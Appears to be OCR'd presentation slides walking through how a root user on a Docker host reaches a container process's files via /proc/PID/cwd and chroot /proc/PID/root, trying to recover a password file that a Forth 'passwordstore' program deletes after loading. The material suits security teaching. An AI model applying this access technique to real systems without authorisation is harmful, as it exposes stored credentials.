
# Working Directory?



The screenshot shows a macOS terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. At the top right, there is a close button and the number "2". The terminal content is as follows:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?        Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?       Sl   16:56  0:00      \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
```


# Working Directory?



The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "Terminal 2". The window contains the following text:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?        Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?       Sl   16:56  0:00      \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
```


# Working Directory?



The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "Terminal 2". The window contains the following command-line session:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?         Sl   16:56  0:00      \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
```

# Working Directory?




The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "Terminal 2". The window contains the following command-line session:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?         Sl   16:56  0:00      \_ passwordstore

> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
```

# Working Directory?




The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "Terminal 2". The terminal content is as follows:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008     4 ?        Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?       Sl   16:56  0:00      \_ passwordstore

> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l ./*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
```


# Working Directory?



The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "Terminal 2". The window contains the following terminal session:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008     4 ?        Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?       Sl   16:56  0:00      \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l ./*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
```

# Working Directory?



The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "Terminal 2". The terminal content is as follows:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008     4 ?        Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?        S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?       Sl   16:56  0:00      \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l ./*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
/bin/sh: 78: gforth: not found
```


# Working Directory?

```
ssh                                          ▾⌘2
> ps awwwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008     4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?          Sl    16:56  0:00      \_ passwordstore
> ls -l /proc/23325/cwd
lrwxrwxrwx 1 root root 0 Oct 23 19:05 /proc/23325/cwd -> /
> ls -l /*.fs
ls: cannot access '/*.fs': No such file or directory
> cd /proc/23325/cwd
> pwd
/proc/23325/cwd
> ls -l /*.fs
-rw-r--r-- 1 root root 1667 Oct 23 16:55 ./passwordstore.fs
> gforth passwords.fs passwordstore.fs
/bin/sh: 78: gforth: not found
> head ./passwordstore.fs
\ serr writes a line to stderr
: serr ( c-addr u - ) stderr write-line throw ; \ Write to stderr


\ Delete the password file.
s" passwords.fs" 2DUP
delete-file throw
s" Deleted password file " stderr write-file throw
( filename) serr

\ Serve password requests
```

# Chroot?




# Chroot?



A screenshot of a macOS terminal window. The window title is "ssh". In the top right corner, there is a small icon with a downward arrow and the number "2". The terminal has three colored window controls (red, yellow, green) in the top left corner. The text in the terminal window is:

```
> pwd  
/proc/23325/cwd  
> chroot /proc/23325/root  
/bin/sh: 0: can't access tty; job control turned off
```


# Chroot?



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also shows the number "2". The terminal content is as follows:

```
> pwd  
/proc/23325/cwd  
> chroot /proc/23325/root  
/bin/sh: 0: can't access tty; job control turned off  
# > ps awwwfux  
/bin/sh: 1: ps: not found
```

# Chroot?




```
ssh
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
```

# Chroot?



```
ssh
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs
```

# Chroot?




The screenshot shows a terminal window with the title bar "ssh" and a tab labeled "⌘2". The terminal content is as follows:

```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs

*OS command line*:-1: No such file or directory
>>>passwords.fs<<<
Backtrace:
$7FB4867F0F40 throw
$7FB4867EE030 required
$7FB4867F5750 execute
$7FB4867D6BD0
$7FB4867DBA00
$7FB4867D2000
$7FB4867CCFE0
$7FB4867F5720
$7FB4867EC7C8 catch
$7FB4867EDFD0 execute-parsing-wrapper
$7FB4867EE090 os-execute-parsing
$7FB4867EE668 args-required
```

